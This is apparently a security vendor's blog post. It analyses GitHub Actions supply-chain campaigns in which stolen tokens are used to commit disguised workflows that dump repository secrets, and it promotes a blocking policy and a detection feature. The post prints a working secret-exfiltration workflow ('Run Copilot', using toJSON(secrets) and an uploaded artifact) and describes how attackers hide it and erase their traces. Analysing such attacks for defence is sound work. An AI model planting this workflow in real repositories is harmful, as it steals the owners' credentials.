.png)
The most damaging supply chain attacks of the past year share a step that almost no one watches. After an attacker steals a developer's GitHub token, they do not stop at that one machine. They use the token to commit a GitHub Actions workflow into your repositories, let your own CI runner read every secret you have, and walk the credentials out before the run finishes.
The workflow file is the cash-out. The stolen dev credential is just how they get in the door.
This post walks through four recent campaigns that ended this way, explains why branch protection and code review keep missing the workflow file, and shows the two layers StepSecurity uses to stop it: a policy that blocks unreviewed workflows from touching your secrets, and a detection that flags the exfiltration attempt when it runs.
Four campaigns, one cash-out step

GhostAction (September 2025). Compromised GitHub accounts pushed a workflow titled "Github Actions Security" into hundreds of repositories. The file looked like a security improvement. It was a secret-exfiltration payload that ran on every push. By the time researchers disclosed it, the campaign had reached 327 users across 817 repositories and stolen 3,325 secrets, including npm, PyPI, and DockerHub tokens. See our GhostAction analysis.
Megalodon (May 2026). A single attacker injected backdoored workflow files into more than 5,500 repositories inside a six-hour window. The targets all shared one weakness: branch protection that did not require review. With direct push access, the attacker did not need a pull request, so no reviewer ever saw the change. The workflows carried names like SysDiag and Optimize-Build and harvested cloud credentials, SSH keys, and OIDC tokens on the next run. See our Megalodon analysis.
Miasma and Hades (June 2026). These two are the same threat actor evolving. Miasma started on the developer's machine: it planted configuration files that ran a credential harvester the moment a repository was opened in an AI coding tool like Claude Code, Cursor, or VS Code. When that worm reached Microsoft's Azure organizations, GitHub disabled 73 repositories to contain it. See our Miasma analysis.
The Hades campaign added the GitHub Actions cash-out we want to focus on. Once Hades has a GitHub token with the right scope, it does not just read what it can reach. It commits a workflow named Run Copilot (often disguised under a real workflow path like .github/workflows/codeql.yml), dumps every repository secret with toJSON(secrets) into a file, and uploads that file as an artifact named format-results. It then polls the run, downloads the artifact, and deletes the run and the branch so there is nothing left to find.
Here is the workflow payload Hades plants, straight from the campaign analysis:
name: Run Copilot
run-name: Run Copilot
on:
  push:        # For push-based injection
  deployment:  # For deployment-based injection
jobs:
  format:
    runs-on: ubuntu-latest
    env:
      VARIABLE_STORE: ${{ toJSON(secrets) }}
    steps:
      - uses: actions/checkout@de0fac2e4500dabe0009e67214ff5f5447ce83dd
      - name: Copilot Setup
        run: echo "$VARIABLE_STORE" > format-results.txt
      - uses: actions/upload-artifact@bbbca2ddaa5d8feaa63e36b76fdaad77386f024f
        with:
          name: format-results
          path: format-results.txt
Every line is designed to look ordinary. The workflow name and step name read as routine tooling, the actions/checkout and actions/upload-artifact steps are pinned to commit SHAs like any hardened workflow, and the only line that matters, toJSON(secrets), sits quietly in an environment variable.
The pattern across all four is the same. The attacker turns your CI runner into the exfiltration tool, because the runner is the one place that legitimately holds every secret at once.
Why your existing controls miss it

Each of these campaigns defeats a control most teams already rely on.
Branch protection only applies where you configure it, which is almost always pull requests into the default branch. The attack sidesteps it entirely. Hades clones the default branch, creates a new temporary branch (named to blend in, like main4 or master2), commits the malicious workflow there, and triggers it on the push event to that branch. No pull request is ever opened and the default branch is never touched, so the protection rules never come into play. Megalodon relied on the same blind spot at scale, targeting repositories where nothing stopped a direct push from running a workflow.
Code review has the same limitation for the same reason. Review happens on pull requests into the default branch. Because the attack runs its workflow from a throwaway branch on a push event and never opens a pull request, there is no diff for anyone to review. Even when a change does reach review, workflow YAML gets a fraction of the scrutiny application code does, and a file named Github Actions Security or codeql.yml reads as routine, with malicious steps pinned to commit SHAs so they look like every other hardened workflow.
The gap is the same in both cases: nothing is watching the workflow itself decide to read your secrets and send them somewhere. Closing that gap takes two layers.
Layer 1: Block the workflow from reaching your secrets

The first layer is prevention. The Secret Exfiltration Policy, configured under Workflow Run Policies, stops secret access from unreviewed workflows and workflow changes, which is exactly the scenario GhostAction, Megalodon, and Hades all exploit. You can scope it to specific repositories or apply it across all repositories in your organization.
When the policy is enabled, a modified workflow in a non-default branch cannot use secrets unless it has been explicitly approved. The malicious Run Copilot or Github Actions Security workflow can be committed, but the run is canceled before it can read anything, and a comment on the pull request explains the block and how to get approval. The attack is stopped at the point where it would otherwise pay off, and every attempt leaves an auditable approval trail.

This is the layer that would have prevented the GhostAction exfiltration outright, because the malicious workflows were never reviewed.
Layer 2: Detect the attempt when it runs

Blocking is the goal, but you also need to know when someone tried, especially across repositories where the policy is still rolling out or running in audit mode. That is the new Secret Exfiltration Attempt detection on the Harden-Runner Detections page.

Harden-Runner analyzes each workflow run as its webhook arrives and looks for the indicators these campaigns leave behind together in a single run:
- a workflow name that matches a known attack pattern (for example, Workflow name: Run Copilot)
- a toJSON(secrets) pattern that dumps all repository secrets at once
- a commit message matching the attack's known pattern (for example, Commit message: fix: ci)
- an exfiltration artifact written by the run (for example, Exfil artifact: format-results)
When these line up, the run is flagged as a Secret Exfiltration Attempt. Each detection lists the affected repository, the matched rule, its confidence, the specific indicators found, the workflow file, and the exact job, step, and line where the secret dump was found, so you can jump straight to the malicious code. For how confidence is calculated, see the Detections documentation.
Get notified

You can opt in to an alert for this detection. In Notification Settings, enable "Notify when a secret exfiltration attempt is detected" to be alerted the moment a flagged run occurs.
Defense in depth, not either/or
These two layers are stronger together than either alone.
The policy is your enforcement layer. It assumes the attacker will get a workflow into your repository, because in every campaign above, they did, and it makes sure that workflow cannot read your secrets. The detection is your visibility layer. It tells you which repositories were targeted, how confident the signal is, and whether the attacker tried to erase the evidence, so your team can rotate anything that may have been exposed and investigate the source of the compromised token.
Megalodon and GhostAction proved that attackers can reach thousands of repositories in hours. At that speed, you cannot rely on noticing a workflow file in review. You need the secret access blocked automatically and the attempt surfaced immediately.
Get started
If you run GitHub Actions, assume a stolen developer token is a question of when, not if, and that the workflow file is how it gets monetized.
Install the StepSecurity GitHub App to enable the Secret Exfiltration Policy and turn on Secret Exfiltration Attempt detection across your organization. New installs include a 14-day free trial.